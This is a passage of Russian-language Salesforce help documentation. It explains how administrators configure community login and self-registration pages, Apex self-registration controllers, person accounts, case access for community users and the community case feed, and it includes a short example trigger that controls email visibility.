Страница изменения пароля может быть настроена только посредством Visualforce.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Вход и регистрация**».
3. Выберите нужный тип страницы: «**Конструктор сообществ**» или «**Visualforce**».
4. Введите имя страницы или пропустите данное поле для выполнения поиска по всем доступным страницам.
5. Щелкните значок  и выберите имя нужной страницы в результатах поиска.
6. Нажмите кнопку «**Сохранить**».

Чтобы восстановить стандартную страницу входа для шаблона сообщества, выберите тип страницы «**Стандартная страница**».

СМ. ТАКЖЕ:

[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- "«Создание и настройка сообществ»


И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»


## Настройка самостоятельной регистрации для сообщества



Включите самостоятельную регистрацию для предоставления нелицензированным пользователям-гостям возможности присоединения к сообществу. При необходимости сохраните их как контакты организации-компании или создайте организацию-лицо для каждого саморегистрирующегося пользователя.

При включении самостоятельной регистрации данные страницы Visualforce и контроллеры Apex связываются с используемым сообществом.

- Страница CommunitiesSelfReg и контроллер CommunitiesSelfRegController: данная страница предоставляет форму для регистрации партнеров или клиентов в сообществе. Чтобы изменить стандартный процесс самостоятельной регистрации, [измените контроллер Apex по имени CommunitiesSelfRegController](#) (начиная с выпуска Spring'15 является необязательным).
  -  **Прим.:** Настройки Apex для процесса самостоятельной регистрации имеют преимущество над стандартными параметрами, заданными на странице «Управление сообществом». При использовании организаций, созданных до выпуска Spring'15, текущие настройки Apex для самостоятельной регистрации будут применяться без изменения.
- Страница CommunitiesSelfRegConfirm и контроллер CommunitiesSelfRegConfirmController: если пользователь не создает пароль во время самостоятельной регистрации ввиду пропуска или отсутствия поля пароля в форме самостоятельной регистрации, то данная страница подтверждает отправку сообщения эл. почты о сбросе пароля. Пользователи, открывающие данную страницу, могут выполнять вход только после сброса пароля.

Стандартные страницы самостоятельной регистрации и контроллеры используются всеми сообществами организации. При включении самостоятельной регистрации для нескольких сообществ рекомендуем дополнительно настроить интерфейс самостоятельной регистрации для перенаправления пользователей на другие страницы, назначения разных профилей или наборов полномочий для других сообществ и т. д.

 **Прим.:** Переименование или удаление стандартной страницы самостоятельной регистрации может инициировать возникновение ошибок при выполнении стандартного потока самостоятельной регистрации.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Вход и регистрация**».
3. Установите флажок «**Разрешить внешним пользователям самостоятельную регистрацию**» в разделе «Регистрация».
4. При необходимости выберите настраиваемую страницу самостоятельной регистрации для сообщества. Выберите тип страницы («**Конструктор сообществ**» или «**Visualforce**»), введите имя страницы в поле поиска и щелкните значок . Чтобы выбрать страницу, щелкните имя нужной страницы в окне результатов поиска. Чтобы восстановить стандартную страницу самостоятельной регистрации (CommunitiesSelfReg), выберите «**Стандартная страница**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:


- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Результаты поиска отображают только опубликованные страницы конструктора сообществ. При использовании настраиваемой страницы рекомендуем изменить контроллеры Apex по имени `CommunitiesSelfRegController` и `CommunitiesSelfRegConfirmController` для самостоятельной регистрации.

5. Чтобы назначить саморегистрирующимся пользователям стандартный профиль, воспользуйтесь параметром **«Профиль»**.

 **Прим.:** Разрешается выбирать только профили портала, связанные с сообществом. Удаление стандартного профиля для саморегистрирующихся пользователей из сообщества инициирует автоматическое заполнение параметра «Профиль» значением *«Нет»*.

6. Чтобы выбрать организацию-компанию для назначения саморегистрирующимся пользователям, воспользуйтесь параметром **«Организация»**.


Саморегистрирующийся пользователь назначается как контакт указанной организации. Чтобы **создать организацию-лицо (при наличии поддержки) для каждого саморегистрирующегося пользователя**, пропустите данное поле.

Убедитесь, что используемая организация включена в качестве партнера. Откройте нужную организацию, а затем последовательно нажмите кнопки **«Управление внешней организацией»** и **«Включить как партнера»**.

7. Нажмите кнопку **«Сохранить»**.

После настройки самостоятельной регистрации ссылка **«Не участник?»** перенаправляет внешних пользователей на страницу самостоятельной регистрации со страницы входа. Ниже перечислены действия, выполняемые при самостоятельной регистрации пользователя в сообществе.

- Система Salesforce создает запись нового пользователя на основе данных, указанных на странице самостоятельной регистрации.
- Пользователь назначается профилю, указанному при настройке самостоятельной регистрации.
- Пользователь связывается с организацией-компанией или организацией-лицом (в зависимости от настроек).
- Лицензии Customer Community Plus и Partner Community требуют связывания записей пользователей с ролью организации. При отсутствии выбранной роли в стандартном профиле самостоятельной регистрации система Salesforce назначает роль «Исполнитель».

 **Прим.:** Помните, что каждому саморегистрирующемуся пользователю назначается одна лицензия сообществ. При настройке страницы самостоятельной регистрации рекомендуем добавить критерии, позволяющие проверять регистрирующихся пользователей. Кроме того, во избежание несанкционированных отправок формы рекомендуем дополнить страницу самостоятельной регистрации механизмом безопасности (например, CAPTCHA или скрытое поле).

СМ. ТАКЖЕ:


[Настройка страниц входа, выхода и самостоятельной регистрации в сообществе](#)

[Настройка процесса самостоятельной регистрации сообщества посредством Apex](#)

[Создание организаций-лиц для саморегистрирующихся пользователей](#)

## Создание организаций-лиц для саморегистрирующихся пользователей

Если клиентами компании главным образом являются отдельные лица, то система позволяет назначать каждому саморегистрирующемуся пользователю организацию-лицо взамен создания контактов в рамках одной организации-компании.

 **Важное замечание:** Организация должна поддерживать организации-лица. Создание организаций-лиц поддерживается только лицензиями «Клиентское сообщество» и «Клиентское сообщество плюс».

Последовательно выберите пункты **«Администрирование» > > «Вход и регистрация»** на странице «Управление сообществом», включите функцию самостоятельной регистрации и оставьте пустым поле **«Организация»**. Назначьте саморегистрирующимся пользователям стандартный профиль.

Система Salesforce создает отдельные организации-лица для каждого саморегистрирующегося пользователя. Каждому пользователю назначается стандартный профиль, выбранный при настройке функции самостоятельной регистрации, а также стандартная роль. При отсутствии роли, заданной посредством профиля или контроллера Apex для самостоятельной регистрации, система Salesforce назначает саморегистрирующимся пользователям роль «Исполнитель». Чтобы выполнить дополнительную настройку данной функции, воспользуйтесь [контроллером Apex для самостоятельной регистрации](#) (CommunitiesSelfRegController).

Кроме того, можно вручную создать организации-лица и назначить их для пользователей сообщества с лицензиями «Клиентское сообщество» и «Клиентское сообщество плюс».

СМ. ТАКЖЕ:

[Что такое организация-лицо?](#)

[Включение организаций-лиц](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


## Настройка процесса самостоятельной регистрации сообщества посредством Apex

Чтобы настроить стандартный процесс самостоятельной регистрации для сообщества, обновите CommunitiesSelfRegController. Один контроллер может использоваться для стандартной страницы самостоятельной регистрации (CommunitiesSelfReg) или настраиваемой страницы самостоятельной регистрации Visualforce или конструктора сообществ.

При необходимости настройте самостоятельную регистрацию на странице «Управление сообществом». Данная настройка должна применяться только при изменении стандартного алгоритма самостоятельной регистрации, при наличии нескольких сообществ в организации или при использовании настраиваемой страницы самостоятельной регистрации.


 **Прим.:** Добавление, редактирование и удаление Apex посредством пользовательского интерфейса Salesforce доступно только организациям Developer Edition, пробным организациям Salesforce Enterprise Edition и безопасным организациям. Производственная организация Salesforce позволяет изменять Apex только посредством вызова Metadata API (deploy), Force.com IDE или Force.com Migration Tool. Force.com IDE и Force.com Migration Tool — это бесплатные ресурсы, предоставляемые системой Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данные ресурсы не относятся к службам Salesforce.

1. Введите строку *«Классы Apex»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Классы Apex»**.
2. Щелкните ссылку **«Правка»** напротив CommunitiesSelfRegController.
3. Чтобы определить нужный тип профиля, введите значение для ProfileId.  
Выбор стандартного профиля при настройке самостоятельной регистрации на странице «Управление сообществом» инициирует переопределение стандартного значения значением из кода Apex.

 **Прим.:** Обратите внимание, что, независимо от роли, введенной для roleEpm, по умолчанию новым пользователям назначается роль «Нет». При самостоятельной регистрации роль пользователя может быть обновлена на странице сведений о пользователе.

4. Введите код организации для нужной организации-клиента или организации-партнера.  
Выбор стандартной организации при настройке самостоятельной регистрации на странице «Управление сообществом» инициирует переопределение стандартного значения значением из кода Apex.  
Убедитесь, что используемая организация включена в качестве партнера. Откройте нужную организацию, а затем последовательно нажмите кнопки **«Управление внешней организацией»** и **«Включить как партнера»**.
5. При включении самостоятельной регистрации для нескольких сообществ добавьте код для создания соответствующих типов пользователей для каждого сообщества, включая назначение профиля, роли и кода организации каждому сообществу.
6. Нажмите кнопку **«Сохранить»**.
7. Разрешите профилю гостя доступ к организациям и контактам. Профиль гостя автоматически связывается с сайтом Force.com сообщества.
  - a. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
  - b. Последовательно выберите пункты **«Администрирование» > «Страницы» > «Перейти к Force.com»** на странице «Управление сообществом».
  - c. Щелкните **«Параметры общего доступа»**.
  - d. Щелкните **«Правка»**.
  - e. Установите флажки «Чтение» и «Создание» напротив объектов «Организации» и «Контакты» в разделе «Полномочия стандартного объекта».
  - f. Нажмите кнопку **«Сохранить»**.
  - g. Нажмите кнопку **«Правка»** в связанном списке «Доступ к классу Apex включен».
  - h. Добавьте CommunitiesSelfRegController и нажмите кнопку **«Сохранить»**.
  - i. Нажмите кнопку **«Правка»** в связанном списке «Доступ к странице Visualforce включен».
  - j. Добавьте CommunitiesSelfReg и нажмите кнопку **«Сохранить»**.
8. Чтобы настроить содержимое стандартной страницы самостоятельной регистрации, измените страницу CommunitiesSelfReg.
  - a. Введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce»**.
  - b. Щелкните ссылку **«Правка»** напротив CommunitiesSelfReg.
  - c. Добавьте код для настройки обязательных полей.  
Все поля стандартной формы, кроме поля «Пароль», являются обязательными.
  - d. Нажмите кнопку **«Сохранить»**.

По завершении настройки внешние пользователи, отправляющие заполненную форму самостоятельной регистрации (включая пароль), выполняют вход в сообщество.

 **Прим.:** При самостоятельной регистрации пользователя для сообщества, поддерживающего Chatter Answers, полномочие «Пользователь Chatter Answers» не назначается пользователю автоматически.


При использовании настраиваемой страницы самостоятельной регистрации Visualforce взамен стандартной страницы CommunitiesSelfReg рекомендуем дополнить CommunitiesSelfRegController кодом ниже. Замените CommunitiesCustomSelfRegPage именем настраиваемой страницы самостоятельной регистрации. Затем добавьте полученный результат в первую строку кода на странице CommunitiesSelfReg.

## Использование других функций Salesforce в сообществе

### Включение обращений для пользователей сообществ

Благодаря включению обращений, внешние пользователи могут просматривать и создавать обращения в сообществах.

При включении обращений для внешних пользователей сообщества система позволяет назначать обращения данным участникам. Кроме того, внешние участники могут редактировать, создавать или переназначать обращения, а также добавлять комментарии к обращениям, находить решения и создавать группы, работающие с обращениями. Внешние пользователи не могут редактировать комментарии к обращениям, связывать обращения с активами и удалять обращения.

 **Прим.:** Комментарии к обращениям, добавленные внешними пользователями в сообществах, являются общедоступными и могут быть просмотрены любыми пользователями, которым доступны соответствующие обращения.

1. Добавьте вкладку «Обращения» в список доступных вкладок сообщества.
2. Выберите доступность вкладки, а также назначьте полномочия объекта «Чтение», «Создание» и «Редактирование». Чтобы назначить полномочия, воспользуйтесь профилем или набором полномочий. Если данные полномочия должны применяться выборочно, рекомендуем использовать набор полномочий.
  - a. При использовании профиля (например, профиль Partner Community) задайте уровню доступности вкладки «Обращения» значение «Включены стандартные параметры» и включите полномочия «Чтение», «Создание» и «Редактирование» для обращений.
  - b. При использовании набора полномочий создайте набор полномочий с перечисленными ниже параметрами.
    - Установите флажки «Доступно» и «Отображается» в разделе «Параметры вкладки».
    - Выберите полномочия «Чтение», «Создание» и «Редактирование» в разделе «Параметры объекта».

При включении функции уведомления контактов о добавлении новых комментариев к обращениям сообщения эл. почты, отправляемые внешним пользователям, содержат ссылку на сообщество. Сообщения эл. почты, отправляемые контактам для уведомления о создании и обновлении обращений, также содержат ссылку на сообщество.

СМ. ТАКЖЕ:

[Поля слияния для сообществ](#)

[Включение электронных уведомлений о добавлении ответов на портал в ленте обращений](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения обращений для пользователей сообществ:

- «Управление профилями и наборами полномочий»

## Настройка ленты обращений сообщества

### Лента обращений сообщества

Лента обращений сообщества позволяет агентам и пользователям сообщества просматривать весь жизненный цикл обращения: все взаимодействия обращений отображаются посредством универсальной хронологической ленты обращений Chatter. Пользователям сообщества доступны дополнительные функции Chatter, тогда как функции по поддержке позволяют агентам предоставлять более эффективную и индивидуальную помощь.

Лента обращений сообщества предоставляет пользователям сообщества интуитивно понятную универсальную среду, позволяющую управлять обращениями. Внутренние и внешние пользователи видят следующие взаимодействия в потоке обращений сообщества.

- Сообщения Chatter, содержащие текст, файлы или ссылки
- Связанные с обращением вопросы в Chatter.
- Электронные обращения



**Прим.:** Чтобы узнать подробнее о доступности сообщений электронной почты, см. [Сообщения электронной почты в потоке общественного обращения](#).

Сообщения социальной сети для обращений, доступные только для чтения, также отображаются при их раскрытии администратором Salesforce.


**Поток обращения сообщества в сообществе, созданном в соответствии с шаблоном Napili.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**





Публикатор (1) позволяет пользователям создавать сообщения и добавлять файлы в обращение. Лента (2) поддерживает все инструменты сотрудничества Chatter: пользователи могут комментировать, добавлять закладки и выбирать понравившиеся сообщения, а также упоминать других пользователей. Изображения и комментарии отображаются встроенными, позволяя быстро сканировать ленту на наличие определенной информации. Компонент «Вложения» (3) отображает все связанные вложения.

Когда поток обращений сообщества включен, агенты поддержки могут выполнять следующие задачи.

- Использовать действие «Сообщество» в потоке обращения консоли для ответа на запросы сообщества и создания личных и общих сообщений Chatter для обращений.
- Отображать или скрывать опубликованное сообщение или письмо эл. почты в потоке обращений сообщества для внешних пользователей.

Лента обращений сообщества доступна во всех сообществах, созданных на основе шаблонов сообщества для самообслуживания или шаблона «Вкладки Salesforce + Visualforce».

### Известные проблемы

- В сообществах, созданных на основе шаблонов, электронные сообщения в ленте обращений сообщества не отображают встроенные изображения или активные ссылки.
- При использовании сообщества, созданного на основе шаблона Коа или Кокуа, имена пользователей в ленте обращений сообщества отображаются в виде ссылок, но не поддерживают возможность перехода.

### СМ. ТАКЖЕ:

[Рекомендации по использованию ленты обращений сообщества](#)



[Настройка ленты обращений сообщества](#)


[Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества](#)

## Настройка ленты обращений сообщества

Поток обращений сообщества позволяет пользователям сообщества и агентам поддержки видеть все взаимодействия по обращению в едином потоке и позволяет агентам предпринимать более широкий набор действий прямо из консоли. Чтобы настроить поток обращений сообщества, включите его в вашей организации и убедитесь, что страница обращений в вашем сообществе настроена правильно.

**!** **Важное замечание:** Перед настройкой ленты обращений сообщества прочтите [Рекомендации по ленте обращений сообщества](#).

1. Включите ленту обращений сообщества.
  - a. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Параметры поддержки**».
  - b. Установите флажок «**Включить ленту обращений сообщества**».
  - c. При необходимости установите флажок «**Включить электронные уведомления для сообщений-обращений**» (рекомендуется).
  - d. Нажмите кнопку «**Сохранить**».
2. Если ваше сообщество создано с помощью вкладок Salesforce и Visualforce, убедитесь, что страница вашего обращения содержит ленту Chatter.
3. Если ваше сообщество использует шаблоны Коа, Кокуа или Napili, убедитесь, что ваша активная страница подробностей поддерживает ленту обращений сообщества.
  - a.  В Конструкторе сообществ щелкните .
  - b. Щелкните «**Управление страницей**».
  - c. Найдите «Сведения об обращении» в поле «Имя» и убедитесь, что активная страница, назначенная ему, — либо «Сведения об обращении Chatter» (по умолчанию), либо «Сведения о записи».



Если вы измените страницу подробных сведений активного обращения, изменения следует опубликовать.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения ленты обращений сообщества сделайте следующее.

- «Настройка приложения»
- Поддержка компактной ленты обращений в организации

- !** **Важное замечание:** Если лента обращений сообщества включена, а вы используете «Базовые сведения об обращениях» в качестве активной страницы сведений об обращении, внешние пользователи видят только комментарии, а не сообщения Chatter или письма эл. почты в своей ленте обращения. Это дает внешним пользователям гораздо меньше доступа к своим обращениям. Чтобы дать пользователям полное представление о своих взаимодействиях, используйте Сведения об обращении Chatter или Сведения записи в качестве активной страницы сведений об обращении.

## Рекомендации по использованию ленты обращений сообщества

Прежде чем настроить ленту обращений сообщества, просмотрите важную информацию ниже.

При включении ленты обращений сообщества:

- Агенты могут использовать действие «Сообщество» в ленте обращений консоли для публикации ответов на вопросы сообщества и создания общедоступных или личных сообщений Chatter для обращений.
- Агенты могут отображать или скрывать опубликованные сообщения Chatter и сообщения эл. почты в ленте обращений внешних пользователей сообщества.
- Внешние пользователи сообщества, имеющие доступ к обращению, могут просматривать связанные сообщения Chatter, вопросы и сообщения эл. почты в своей ленте обращений.

При включении электронных уведомлений для сообщений-обращений:

- Контакт обращения уведомляется по эл. почте при публикации сообщения, поддерживающего внешнее отображение, для его обращения. Пользователи могут комментировать сообщение путем отправки ответа по эл. почте.
- При использовании настраиваемых параметров электронных уведомлений (например, параметры, инициированные бизнес-правилами) выбор данного параметра может инициировать создание повторяющихся электронных уведомлений.
- Пользователи сообществ, созданных на основе шаблона «Napili» или «Вкладки Salesforce + Visualforce», могут выключать данные уведомления на странице параметров электронных уведомлений путем снятия флажка **«Добавляет сообщение для одного из моих обращений»** в разделе «Уведомлять меня по эл. почте, если кто-то...».

СМ. ТАКЖЕ:

[Сообщения эл. почты в ленте обращений сообщества](#)

[Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества](#)

[Настройка ленты обращений сообщества](#)

## Сообщения эл. почты в ленте обращений сообщества

При включении ленты обращений сообщества внешние пользователи, имеющие доступ к обращению, могут просматривать электронные обращения в своей ленте. Сообщения эл. почты в ленте обращений сообщества содержат автора, получателей, текст и время отправки сообщения эл. почты.

По умолчанию электронное обращение, отправленное или полученное контактом обращения, отображается в ленте всех пользователей (как внутренних, так и внешних), имеющих доступ к обращению. Внешний пользователь может просмотреть обращение только при наличии соответствующего доступа к обращениям сообщества в профиле.

Например, внешний пользователь публикует вопрос в сообществе. Вопрос остается нерешенным, поэтому модератор сообщества создает обращение посредством функции создания обращения из вопроса. Если агент службы поддержки,

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:

**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

назначенный обращению, отправляет сообщение эл. почты внешнему пользователю посредством публикатора «Эл. почта», то внешний пользователь и все другие пользователи, имеющие доступ к обращению, могут просмотреть сообщение эл. почты в ленте обращений. Как правило, к пользователям, имеющим доступ к обращению, относятся: назначенный агент службы поддержки и контакт обращения.

При включении ленты обращений сообщества рекомендуем создать триггер Apex или процесс, позволяющий скрывать или отображать все электронные обращения в лентах внешних пользователей сообщества. Поле `IsExternallyVisible` объекта `EmailMessage` определяет доступность сообщений эл. почты в ленте обращений сообщества. Если данному полю задано значение `true`, то сообщения эл. почты, отправленные или полученные контактом обращения, отображаются внешним пользователям, имеющим доступ к обращению.



**Пример:** Триггер ниже отображает все электронные обращения в лентах внешних пользователей, имеющих доступ к обращению. Другими словами, электронные обращения, пересылаемые между внутренними пользователями, будут также отображаться внешним пользователям, имеющим доступ к обращению (например, при использовании публикатора «Эл. почта» назначенным агентом службы поддержки для отправки сообщения эл. почты поставщику услуг). Чтобы *скрыть* все электронные обращения в лентах обращений внешних пользователей, измените значение `true` на значение `false`.

```
trigger makepublic on EmailMessage (before Insert) {
    for (EmailMessage oe:trigger.new) {
        oe.IsExternallyVisible=true;
    }
}
```

СМ. ТАКЖЕ:

[Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества](#)

## Отображение или скрытие опубликованного сообщения или сообщения эл. почты в ленте обращений сообщества

При необходимости агенты службы поддержки могут отображать или скрывать отдельные электронные обращения и опубликованные сообщения Chatter в ленте обращений пользователей сообщества.

Чтобы изменить внешнюю доступность опубликованного сообщения Chatter или сообщения эл. почты для обращения, выполните указанные ниже действия.

1. Выберите нужное сообщение или сообщение эл. почты в компактной ленте обращений.
2. В раскрываемом меню сообщения или сообщения эл. почты:
  - Выберите параметр **«Сделать общедоступным»** для отображения внутреннего сообщения Chatter или сообщения эл. почты в ленте обращений внешних пользователей, имеющих доступ к обращению.
  - Выберите параметр **«Сделать личным»** для удаления сообщения Chatter или сообщения эл. почты из ленты обращений внешних пользователей, имеющих доступ к обращению.

### Параметр «Сделать общедоступным» для сообщения Chatter:

#### ВЕРСИИ


Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования внешней доступности опубликованного сообщения Chatter или сообщения эл. почты для обращения:

- «Редактирование моих собственных сообщений»
- «Редактирование сообщений для собственных записей»
- Поддержка компактной ленты обращений в организации
- Поддержка ленты обращений сообщества в организации




### Параметр «Сделать общедоступным» для электронного обращения:



Параметры **«Сделать общедоступным»** и **«Сделать личным»** отображаются агенту, несущему ответственность за обращение, и его руководителям во всех электронных обращениях и сообщениях Chatter для обращения. Данные параметры также отображаются внутренним пользователям, которые не несут ответственность за обращение, в собственных сообщениях-обращениях или сообщениях эл. почты.

#### Назначение сообщениям эл. почты и сообщениям Chatter статуса *личных*

Выбор параметра **«Сделать личным»** для сообщения Chatter или сообщения эл. почты инициирует удаление сообщения или сообщения эл. почты из ленты обращений контакта обращения и любого другого внешнего пользователя, имеющего доступ к обращению. (Тем не менее, оно отображается в лентах внутренних пользователей, имеющих доступ к обращению.) Агент может назначить сообщению или сообщению эл. почты в ленте обращений сообщества статус личного для удаления его переписки с контактом обращения из ленты обращений других внешних пользователей, имеющих доступ к обращению.

 **Прим.:** Помните, что при назначении сообщению эл. почты статуса личного сообщение эл. почты уже получено адресатами. Аналогично, при назначении сообщению Chatter статуса личного помните, что внешним пользователям, имеющим доступ к обращению, могло быть отправлено электронное уведомление при его первой публикации.

#### Назначение сообщениям эл. почты и сообщениям Chatter статуса *общедоступных*

Выбор параметра **«Сделать общедоступным»** для сообщения Chatter или сообщения эл. почты инициирует отображение сообщения или сообщения эл. почты в ленте обращений контакта обращения и любого другого внешнего пользователя, имеющего доступ к обращению. Агент может назначить сообщению или сообщению эл. почты в ленте обращений сообщества статус общедоступного для уведомления контакта обращения о ходе выполнения внутренних работ по обращению.

 **Прим.:**

- Лента обращений поддерживает удобные визуальные подсказки, позволяющие агентам быстро определять сообщения, поддерживающие внешнее отображение. Дополнительную информацию о включении данных визуальных подсказок см. в подразделе «Параметры представления ленты» раздела [«Параметры для представлений ленты в ленте обращений»](#).
